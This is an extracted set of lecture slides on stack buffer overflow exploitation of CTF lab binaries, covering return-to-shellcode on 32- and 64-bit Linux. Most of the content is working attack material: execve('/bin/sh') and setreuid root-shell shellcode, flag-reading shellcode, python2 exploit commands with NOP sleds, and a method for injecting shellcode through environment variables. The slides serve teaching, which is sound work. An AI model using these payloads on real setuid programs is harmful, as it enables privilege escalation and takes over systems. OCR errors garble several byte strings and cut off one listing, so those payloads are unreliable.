
## Overflowret4\_32

```
000011ed <vulfoo>:
 11ed:  f3 0f 1e fb      endbr32
 11f1:  55               push  ebp
 11f2:  89 e5           mov   ebp,esp
 11f4:  83 ec 38       sub   esp,0x38
 11f7:  83 ec 0c       sub   esp,0xc
 11fa:  8d 45 d0       lea   eax,[ebp-0x30]
 11fd:  50             push  eax
 11fe:  e8 fc ff ff    call  11ff <vulfoo+0x12>
1203:  83 c4 10       add   esp,0x10
1206:  b8 00 00 00 00  mov   eax,0x0
120b:  c9             leave
120c:  c3             ret
```




# Craft the exploit

Function Frame of Vulfoo




# Craft the exploit

Function Frame of Vulfoo



# Craft the exploit

Function Frame of Vulfoo





# On the server

## What to overwrite RET?

*The address of buf or anywhere in the NOP sled.  
But, what is address of it?*

1. Debug the program to figure it out.
2. Guess.

# Shell Shellcode 32bit (without os) [Does not Works!]

*execve("/bin/sh")*

31 c0	xor eax,eax
50	push eax
68 2f 2f 73 68	push 0x68732f2f
68 2f 62 69 6e	push 0x6e69622f
89 e3	mov ebx,esp
89 c1	mov ecx,eax
89 c2	mov edx,eax
b0 0b	mov al,0xb
cd 80	int 0x80

## Command:

```
(python2 -c "print 'A'*52 + '4 bytes of address'+ '\x90'* SledSize+'\x31
\xco\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89
\xc1\x89\xc2\xb0\x0b\xcd\x80"; cat) |
./bufferoverflow_overflowret4_32
```

# Shell Shellcode 32bit (without os) [Works!]

*setreuid(0, geteuid()); execve("/bin/sh")*

0: 31 c0	xor eax,eax
2: b0 31	mov al,0x31
4: cd 80	int 0x80
6: 89 c3	mov ebx,eax
8: 89 d9	mov ecx,ebx
a: 31 c0	xor eax,eax
c: b0 46	mov al,0x46
e: cd 80	int 0x80
10: 31 c0	xor eax,eax
12: 50	push eax
13: 68 2f 2f 73 68	push 0x68732f2f
18: 68 2f 62 69 6e	push 0x6e69622f
1d: 89 e3	mov ebx,esp
1f: 89 c1	mov ecx,eax
21: 89 c2	mov edx,eax
23: b0 0b	mov al,0xb
25: cd 80	int 0x80

## Command:

```
(python2 -c "print 'A'*52 + '4 bytes of address'+ '\x90'* SledSize  
+ '\x31\xco\xbo\x31\xcd\x80\x89\xc3\x89\xd9\x31\xco\xbo\x46\x  
cd\x80\x31\xco\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x  
89\xe3\x89\xc1\x89\xc2\xbo\x0b\xcd\x80"; cat) |  
./bufferoverflow_overflowret4_32
```

The *setreuid()* call is used to restore root privileges, in case they are dropped. Many *suid* root programs will **drop root privileges** whenever they can **for security** reasons, and if these privileges aren't properly restored in the shellcode, all that will be spawned is a **normal user shell**.

# Non-shell Shellcode 32bit print\_flag (without os) [Works!]

*sendfile(1, open("/flag", 0), 0, 1000); exit(0)*

8049000: 6a 67	push ox67
8049002: 68 2f 66 6c 61	push ox616c662f
8049007: 31 c0	xor eax,eax
8049009: b0 05	mov al,ox5
804900b: 89 e3	mov ebx,esp
804900d: 31 c9	xor ecx,ecx
804900f: 31 d2	xor edx,edx
8049011: cd 80	int ox80
8049013: 89 c1	mov ecx,eax
8049015: 31 c0	xor eax,eax
8049017: b0 64	mov al,ox64
8049019: 89 c6	mov esi,eax
804901b: 31 c0	xor eax,eax
804901d: b0 bb	mov al,oxbb
804901f: 31 db	xor ebx,ebx
8049021: b3 01	mov bl,ox1
8049023: 31 d2	xor edx,edx
8049025: cd 80	int ox80
8049027: 31 c0	xor eax,eax
8049029: b0 01	mov al,ox1
804902b: 31 db	xor ebx,ebx
804902d: cd 80	int ox80

## Command:

```
(python2 -c "print 'A'*52 + '4 bytes of address' + '\x90'* sled size+ '\x6a\x67\x68\x2f\x66\x6c\x61\x31\xco\xbo\x05\x89\xe3\x31\xc9\x31\x64\x89\xcd\x80\x89\xc1\x31\xco\xbo\x64\x89\xc6\x31\xco\xbo\xbb\x31\xdb\x01\x31\xd2\xcd\x80\x31\xco\xbo\x01\x31\xdb\xcd\x80' ") |./bufferoverflow_overflowret4_32
```

```
\x6a\x67\x68\x2f\x66\x6c\x61\x31\xco\xbo\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xco\xbo\x64\x89\xc6\x31\xco\xbo\xbb\x31\xdb\x01\x31\xd2\xcd\x80\x31\xco\xbo\x01\x31\xdb\xcd\x80
```

# Buffer Overflow Example: overflowret4\_64

*What do we need?*

*64-bit shellcode*

# amd64 Linux Calling Convention

## Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) rdi, rsi, rdx, rcx, r8, r9, ... (use stack for more arguments)

# How much data we need to overwrite RET?

## Overflowret4 64bit

Buf <-> saved rbp = 0x30 bytes

sizeof(saved rbp) = 0x8 bytes

sizeof(RET) = 0x8 bytes

```
0000000000001169 <vulfoo>:
 1169: f3 0f 1e fa    endbr64
 116d: 55             push rbp
 116e: 48 89 e5       mov rbp, rsp
 1171: 48 83 ec 30    sub rsp, 0x30
 1175: 48 8d 45 d0    lea rax, [rbp-0x30]
 1179: 48 89 c7       mov rdi, rax
 117c: b8 00 00 00 00 mov eax, 0x0
 1181: e8 ea fe ff ff call 1070 <gets@plt>
 1186: b8 00 00 00 00 mov eax, 0x0
 118b: c9             leave
 118c: c3             ret
```

# 64-bit `execve("/bin/sh")` Shellcode

```
.global _start
_start:
.intel_syntax noprefix
    mov rax, 59
    lea rdi, [rip+binsh]
    mov rsi, 0
    mov rdx, 0
    syscall
binsh:
    .string "/bin/sh"
```

The resulting `shellcode-raw` file contains the raw bytes of your shellcode.

```
gcc -nostdlib -static shellcode.s -o shellcode-elf
```

```
objcopy --dump-section .text=shellcode-raw shellcode-elf
```



# Making a System Call in x86\_64 (64-bit) Assembly

x86\_64 (64-bit)

Compiled from [Linux 4.14.0 headers](#).

NR	syscall name	references	%rax	arg0 (%rdi)	arg1 (%rsi)	arg2 (%rdx)	arg3 (%r10)	arg4 (%r8)	arg5 (%r9)
0	read	<a href="#">man/ cs/</a>	0x00	unsigned int fd	char *buf	size_t count	-	-	-
1	write	<a href="#">man/ cs/</a>	0x01	unsigned int fd	const char *buf	size_t count	-	-	-
2	open	<a href="#">man/ cs/</a>	0x02	const char *filename	int flags	umode_t mode	-	-	-
3	close	<a href="#">man/ cs/</a>	0x03	unsigned int fd	-	-	-	-	-
4	stat	<a href="#">man/ cs/</a>	0x04	const char *filename	struct __old_kernel_stat *statbuf	-	-	-	-
5	fstat	<a href="#">man/ cs/</a>	0x05	unsigned int fd	struct __old_kernel_stat *statbuf	-	-	-	-
6	lstat	<a href="#">man/ cs/</a>	0x06	const char *filename	struct __old_kernel_stat *statbuf	-	-	-	-
7	poll	<a href="#">man/ cs/</a>	0x07	struct pollfd *ufds	unsigned int nfds	int timeout	-	-	-
8	lseek	<a href="#">man/ cs/</a>	0x08	unsigned int fd	off_t offset	unsigned int whence	-	-	-
9	mmap	<a href="#">man/ cs/</a>	0x09	?	?	?	?	?	?
10	mprotect	<a href="#">man/ cs/</a>	0x0a	unsigned long start	size_t len	unsigned long prot	-	-	-
11	munmap	<a href="#">man/ cs/</a>	0x0b	unsigned long addr	size_t len	-	-	-	-
12	brk	<a href="#">man/ cs/</a>	0x0c	unsigned long brk	-	-	-	-	-
13	rt_sigaction	<a href="#">man/ cs/</a>	0x0d	int	const struct sigaction *	struct sigaction *	size_t	-	-
14	rt_sigprocmask	<a href="#">man/ cs/</a>	0x0e	int how	sigset_t *set	sigset_t *oset	size_t sigsetsize	-	-
15	rt_sigreturn	<a href="#">man/ cs/</a>	0x0f	?	?	?	?	?	?
16	ioctl	<a href="#">man/ cs/</a>	0x10	unsigned int fd	unsigned int cmd	unsigned long arg	-	-	-

[https://chromium.googlesource.com/chromiumos/docs/+master/constants/syscalls.md#x86-32\\_bit](https://chromium.googlesource.com/chromiumos/docs/+master/constants/syscalls.md#x86-32_bit)

# Non-shell Shellcode 64bit print\_flag [Works!]

*sendfile(1, open("/flag", 0), 0, 1000)*

```
401000: 48 31 c0      xor rax,rax
401003: b0 67        mov al,0x67
401005: 66 50        push ax
401007: 66 b8 6c 61   mov ax,0x616c
40100b: 66 50        push ax
40100d: 66 b8 2f 66   mov ax,0x662f
401011: 66 50        push ax
401013: 48 31 c0      xor rax,rax
401016: b0 02        mov al,0x2
401018: 48 89 e7      mov rdi,rsi
40101b: 48 31 f6      xor rsi,rsi
40101e: 0f 05        syscall
401020: 48 89 c6      mov rsi,rax
401023: 48 31 c0      xor rax,rax
401026: b0 01        mov al,0x1
401028: 48 89 c7      mov rdi,rax
40102b: 48 31 d2      xor rdx,rdx
40102e: 41 b2 c8      mov r10b,0xc8
401031: b0 28        mov al,0x28
401033: 0f 05        syscall
401035: b0 3c        mov al,0x3c
401037: 0f 05        syscall
```

## Command:

```
(python2 -c "print 'A'*56 + '8 bytes of address' + '\x90'* sled
size+'\x48\x31\xc0\xb0\x67\x66\x50\x66\xb8\x6c\x61\x66\x50\x
66\xb8\x2f\x66\x66\x50\x48\x31\xc0\xb0\x02\x48\x89\xe7\x48\x
31\xf6\x0f\x05\x48\x89\xc6\x48\x31\xc0\xb0\x01\x48\x89\xc7\x
48\x31\xd2\x41\xb2\xc8\xb0\x28\x0f\x05\xb0\x3c\x0f\x05") >
/tmp/exploit
```

```
./program < /tmp/exploit
```

```
\x48\xbb\x2f\x66\x6c\x61\x67\x00\x00\x00\x53\x48\x
c7\xc0\x02\x00\x00\x00\x48\x89\xe7\x48\xc7\xc6\x0
0\x00\x00\x00\x0f\x05\x48\xc7\xc7\x01\x00\x00\x00\x
48\x89\xc6\x48\xc7\xc2\x00\x00\x00\x00\x49\xc7\xc
2\xe8\x03\x00\x00\x48\xc7\xc0\x28\x00\x00\x00\x0f\x
05\x48\xc7\xc0\x3c\x00\x00\x00\x0f\x05
```

# Shell Shellcode 64bit [Works!]

*setreuid(0, geteuid()); execve("/bin/sh")*

0: 48 31 c0	xor rax,rax
3: b0 6b	mov al,0x6b
5: of 05	syscall
7: 48 89 c7	mov rdi,rax
a: 48 89 c6	mov rsi,rax
d: 48 31 c0	xor rax,rax
10: b0 71	mov al,0x71
12: of 05	syscall
14: 48 31 c0	xor rax,rax
17: 50 push rax	
18: 48 bf 2f 62 69 6e 2f	movabs rdi,0x68732f2f6e69622f
1f: 2f 73 68	
22: 57	push rdi
23: 48 89 e7	mov rdi,rsi
26: 48 89 c6	mov rsi,rax
29: 48 89 c2	mov rdx,rax
2c: b0 3b	mov al,0x3b
2e: of 05	syscall
30: 48 31 c0	xor rax,rax
33: b0 3c	mov al

## Command:

```
(python2 -c "print 'A'*56 + '8 bytes of address' + '\x90'* sled  
size+'\x48\x31\xC0\xB0\x6B\x0F\x05\x48\x89\xC7\x48\x89\x  
C6\x48\x31\xC0\xB0\x71\x0F\x05\x48\x31\xC0\x50\x48\xBF  
\x2F\x62\x69\x6E\x2F\x2F\x73\x68\x57\x48\x89\xE7\x48\x8  
9\xC6\x48\x89\xC2\xB0\x3B\x0F\x05\x48\x31\xC0\xB0\x3C  
\x0F\x05"; cat) |./program
```

```
\x48\x31\xC0\xB0\x6B\x0F\x05\x48\x89\xC7\x48\x  
89\xC6\x48\x31\xC0\xB0\x71\x0F\x05\x48\x31\xC0  
\x50\x48\xBF\x2F\x62\x69\x6E\x2F\x2F\x73\x68\x  
57\x48\x89\xE7\x48\x89\xC6\x48\x89\xC2\xB0\x3B  
\x0F\x05\x48\x31\xC0\xB0\x3C\x0F\x05
```

# What we learned so far

1. Return to Shellcode on the server
  - a. Challenges
    - i. Do not know the exact address of the return address
    - ii. If a setuid program is replaced with a new image, the new process does not inherit root privilege

# Other tricks



1. Stack-based buffer overflow
  - a. Place the shellcode at other locations.

# Conditions we depend on to pull off the attack of returning to shellcode on stack

1. The ability to put the shellcode onto stack
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction ret is executed
4. Give the control eventually to the shellcode

# **Inject shellcode in env variable and command line arguments**

# Where to put the shellcode?





# Start a Process

`_start` ### part of the program; entry point

→ `calls` `__libc_start_main()` ### libc

→ `calls` `main()` ### part of the program

# The Stack Layout before main()

The stack starts out storing (among some other things) the environment variables and the program arguments.

```
$ env
```

```
HOSTNAME=misc_stacklayout_32
```


```
PWD=/  

```

```
HOME=/home/ctf
```

```
$ ./stacklayout hello world
```

```
ctf@misc_stacklayout_32:/$ ./misc_stacklayout_32 hello world  
argc is at 0xffffd6f0; its value is 3  
argv[0] is at 0xffffd784; its value is ./misc_stacklayout_32  
argv[1] is at 0xffffd788; its value is hello  
argv[2] is at 0xffffd78c; its value is world  
envp[0] is at 0xffffd794; its value is HOSTNAME=misc_stacklayout_32  
envp[1] is at 0xffffd798; its value is PWD=/  
envp[2] is at 0xffffd79c; its value is HOME=/home/ctf
```



# Buffer Overflow Example: overflowret5 32-bit

```
int vulfoo()
{
    char buf[4];

    fgets(buf, 18, stdin);

    return 0;
}

int main(int argc, char *argv[])
{
    vulfoo();
}
```

## fgets

Defined in header `<stdio.h>`

```
char* fgets( char* str, int count, FILE* stream );    (until C99)
char* fgets( char* restrict str, int count, FILE* restrict stream );    (since C99)
```

Reads at most `count - 1` characters from the given file stream and stores them in the character array pointed to by `str`. Parsing stops if a newline character is found (in which case `str` will contain that newline character) or if end-of-file occurs. If bytes are read and no errors occur, writes a null character at the position immediately after the last character written to `str`.

### Parameters

- str** - pointer to an element of a char array
- count** - maximum number of characters to write (typically the length of `str`)
- stream** - file stream to read the data from

### Return value

`str` on success, null pointer on failure.

If the end-of-file condition is encountered, sets the *eof* indicator on `stream` (see `feof()`). This is only a failure if it causes no bytes to be read, in which case a null pointer is returned and the contents of the array pointed to by `str` are not altered (i.e. the first byte is not overwritten with a null character).

If the failure has been caused by some other error, sets the *error* indicator (see `ferror()`) on `stream`. The contents of the array pointed to by `str` are indeterminate (it may not even be null-terminated).

# Buffer Overflow Example: overflowret5 32-bit

```
000011cd <vulfoo>:
11cd: f3 0f 1e fb    endbr32
11d1: 55             push  ebp
11d2: 89 e5          mov   ebp,esp
11d4: 53             push  ebx
11d5: 83 ec 04       sub   esp,0x4
11d8: e8 45 00 00 00 call  1222 <__x86.get_pc_thunk.ax>
11dd: 05 f7 2d 00 00 add   eax,0x2df7
11e2: 8b 90 20 00 00 00 mov   edx,DWORD PTR [eax+0x20]
11e8: 8b 12          mov   edx,DWORD PTR [edx]
11ea: 52             push  edx
11eb: 6a 12          push  0x12
11ed: 8d 55 f8       lea   edx,[ebp-0x8]
11f0: 52             push  edx
11f1: 89 c3          mov   ebx,eax
11f3: e8 78 fe ff ff call  1070 <fgets@plt>
11f8: 83 c4 0c       add   esp,0xc
11fb: b8 00 00 00 00 mov   eax,0x0
1200: 8b 5d fc       mov   ebx,DWORD PTR [ebp-0x4]
1203: c9             leave
1204: c3             ret
```

'\x00'

'\x0a'

RET = 4 bytes

Old ebp = 4 bytes

Buf @ [ebp-0x8]

# The Stack Layout before main()

The stack starts out storing (among some other things) the environment variables and the program arguments.

```
$ env
```

```
HOSTNAME=misc_stacklayout_32
```


```
PWD=/  

```

```
HOME=/home/ctf
```

```
$ ./stacklayout hello world
```

```
ctf@misc_stacklayout_32:/$ ./misc_stacklayout_32 hello world  
argc is at 0xffffd6f0; its value is 3  
argv[0] is at 0xffffd784; its value is ./misc_stacklayout_32  
argv[1] is at 0xffffd788; its value is hello  
argv[2] is at 0xffffd78c; its value is world  
envp[0] is at 0xffffd794; its value is HOSTNAME=misc_stacklayout_32  
envp[1] is at 0xffffd798; its value is PWD=/  
envp[2] is at 0xffffd79c; its value is HOME=/home/ctf
```



# Non-shell Shellcode 32bit print\_flag (without os)

*sendfile(1, open("/flag", 0), 0, 1000); exit(0)*

8049000: 6a 67	push ox67
8049002: 68 2f 66 6c 61	push ox616c662f
8049007: 31 c0	xor eax,eax
8049009: b0 05	mov al,ox5
804900b: 89 e3	mov ebx,esp
804900d: 31 c9	xor ecx,ecx
804900f: 31 d2	xor edx,edx
8049011: cd 80	int ox80
8049013: 89 c1	mov ecx,eax
8049015: 31 c0	xor eax,eax
8049017: b0 64	mov al,ox64
8049019: 89 c6	mov esi,eax
804901b: 31 c0	xor eax,eax
804901d: b0 bb	mov al,oxbb
804901f: 31 db	xor ebx,ebx
8049021: b3 01	mov bl,ox1
8049023: 31 d2	xor edx,edx
8049025: cd 80	int ox80
8049027: 31 c0	xor eax,eax
8049029: b0 01	mov al,ox1
804902b: 31 db	xor ebx,ebx
804902d: cd 80	int ox80

## Command:

```
export SCODE=$(python2 -c "print '\x90'* sled size +  
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xco\xbo\x05\x89\xe3\x31\xcg\x31\xd2\xcd\x80\x89\xc1\x31\xco\xbo\x64\x89\xc6\x31\xco\xbo\xbb\x31\xdb\xbb\x01\x31\xd2\xcd\x80\x31\xco\xbo\x01\x31\xdb\xcd\x80'")
```

```
\x6a\x67\x68\x2f\x66\x6c\x61\x31\xco\xbo\x05\x89\xe3\x31\xcg\x31\xd2\xcd\x80\x89\xc1\x31\xco\xbo\x64\x89\xc6\x31\xco\xbo\xbb\x31\xdb\xbb\x01\x31\xd2\xcd\x80\x31\xco\xbo\x01\x31\xdb\xcd\x80
```

# Getting the address of environment variable

```
export SCODE=$(python2 -c "print '\x90'*1000 +  
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xco\xbo\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xco\x  
bo\x64\x89\xc6\x31\xco\xbo\xbb\x31\xdb\xbb\x01\x31\xd2\xcd\x80\x31\xco\xbo\x01\x31\xdb\xcd\x80'  
")
```

```
int main(int argc, char *argv[])  
{  
    if (argc != 2)  
    {  
        puts("Usage: getenv envname"); return 0;  
    }  
  
    printf("%s is at %p\n", argv[1], getenv(argv[1]));  
    return 0;  
}
```

getenv.c



# 32-bit Shellcode template

```
.global _start
_start:
.intel_syntax noprefix
```

```
xor eax, eax
push eax
push 0x67
push 0x616c662f
xor eax, eax
mov al, 0x5
mov ebx, esp
xor ecx, ecx
xor edx, edx
int 0x80
mov ecx, eax
xor eax, eax
mov al, 0x64
mov esi, eax
xor eax, eax
mov al, 0xbb
xor ebx, ebx
mov bl, 0x1
xor edx, edx
int 0x80
xor eax, eax
mov al, 0x1
xor ebx, ebx
int 0x80
```

The resulting shellcode-raw file contains the raw bytes of your shellcode.

```
gcc -nostdlib -static -m32 shellcode.s -o shellcode-elf
```

```
objcopy --dump-section .text=shellcode-raw shellcode-elf
```

```
